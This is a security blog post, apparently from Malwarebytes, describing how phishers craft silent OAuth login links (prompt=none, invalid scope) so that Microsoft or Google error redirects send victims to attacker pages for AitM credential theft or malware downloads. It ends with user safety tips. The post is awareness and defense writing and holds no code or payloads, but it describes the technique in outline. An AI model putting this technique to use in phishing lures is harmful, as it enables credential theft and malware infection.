Attackers abuse OAuth’s built-in redirects to launch phishing and malware attacks

Attackers are abusing normal OAuth error redirects to send users from a legitimate Microsoft or Google login URL to phishing or malware pages, without ever completing a successful sign‑in or stealing tokens from the OAuth flow itself.

That calls for a bit more explanation.

OAuth (Open Authorization) is an open-standard protocol for delegated authorization. It allows users to grant websites or applications access to their data on another service (for example, Google or Facebook) without sharing their password. 

OAuth redirection is the process where an authorization server sends a user’s browser back to an application (client) with an authorization code or token after user authentication.

Researchers found that phishers use silent OAuth authentication flows and intentionally invalid scopes to redirect victims to attacker-controlled infrastructure without stealing tokens.

So, what does this attack look like from a target’s perspective?

From the user’s perspective, the attack chain looks roughly like this:

The email

An email arrives with a plausible business lure. For example, you receive an email about something routine but urgent: document sharing or review, a Social Security or financial notice, an HR or employee report, a Teams meeting invite, or a password reset.​

The email body contains a link such as “View document” or “Review report,” or a PDF attachment that includes a link instead.​

The link

You click the link after seeing that it appears to be a normal Microsoft or Google login. The visible URL (what you see when you hover over it) looks convincing, starting with a trusted domain like https://login.microsoftonline.com/  or https://accounts.google.com/.

There is no obvious sign that the parameters (prompt=none, odd or empty scope, encoded state) are abnormal.​

Silent OAuth

The crafted URL attempts a silent OAuth authorization (prompt=none) and uses parameters that are guaranteed to fail (for example, an invalid or missing scope).​

The identity provider evaluates your session and conditional access, determines the request cannot succeed silently, and returns an OAuth error, such as interaction_required, access_denied, or consent_required.​

The redirect

By design, the OAuth server then redirects your browser, including the error parameters and state, to the app’s registered redirect URI, which in these cases is the attacker’s domain.​

To the user, this is just a quick flash of a Microsoft or Google URL followed by another page. It’s unlikely anyone would notice the errors in the query string.

Landing page

The target gets redirected to a page that looks like a legitimate login or business site. This could very well be a clone of a trusted brand’s site.

From here, there are two possible malicious scenarios:

Phishing / Attacker in the Middle (AitM) variant

A normal login page or a verification prompt, sometimes with CAPTCHAs or interstitials to look more trustworthy and bypass some controls.​

The email address may already be filled in because the attackers passed it through the state parameter.

When the user enters credentials and multi-factor authentication (MFA), the attacker‑in‑the‑middle toolkit intercepts them, including session cookies, while passing them along so the experience feels legitimate.​

Malware delivery variant

Immediately (or after a brief intermediate page), the browser hits a download path and automatically downloads a file.​

The context of the page matches the lure (“Download the secure document,” “Meeting resources,” and so on), making it seem reasonable to open the file.​

The target might notice the initial file open or some system slowdown, but otherwise the compromise is practically invisible.​

Potential impact

By harvesting credentials or planting a backdoor, the attacker now has a foothold on the system. From there, they may carry out hands-on-keyboard activity, move laterally, steal data, or stage ransomware, depending on their goals.

The harvested credentials and tokens can be used to access email, cloud apps, or other resources without the need to keep malware on the device.​

How to stay safe

Since the attacker does not need your token from this flow (only the redirect into their own infrastructure), the OAuth request itself may look less suspicious. Be vigilant and follow our advice:

  • If you rely on hovering over links, be extra cautious when you see very long URLs with oauth2, authorize, and lots of encoded text, especially if they come from outside your organization.
  • Even if the start of the URL looks legitimate, verify with a trusted sender before clicking the link.
  • If something urgent arrives by email and immediately forces you through a strange login or starts a download you did not expect, assume it is malicious until proven otherwise.
  • If you are redirected somewhere unfamiliar, stop and close the tab.
  • Be very wary of files that download immediately after clicking a link in an email, especially from /download/ paths.
  • If a site says you must “run” or “enable” something to view a secure document, close it and double-check which site you’re currently on. It might be up to something.
  • Keep your OS, browser, and your favorite security tools up to date. They can block many known phishing kits and malware downloads automatically.

Pro tip: use Malwarebytes Scam Guard to help you determine whether the email you received is a scam or not.


We don’t just report on scams—we help detect them

Cybersecurity risks should never spread beyond a headline. If something looks dodgy to you, check if it’s a scam using Malwarebytes Scam Guard. Submit a screenshot, paste suspicious content, or share a link, text or phone number, and we’ll tell you if it’s a scam or legit. Available with Malwarebytes Premium Security for all your devices, and in the Malwarebytes app for iOS and Android.

  •  
❌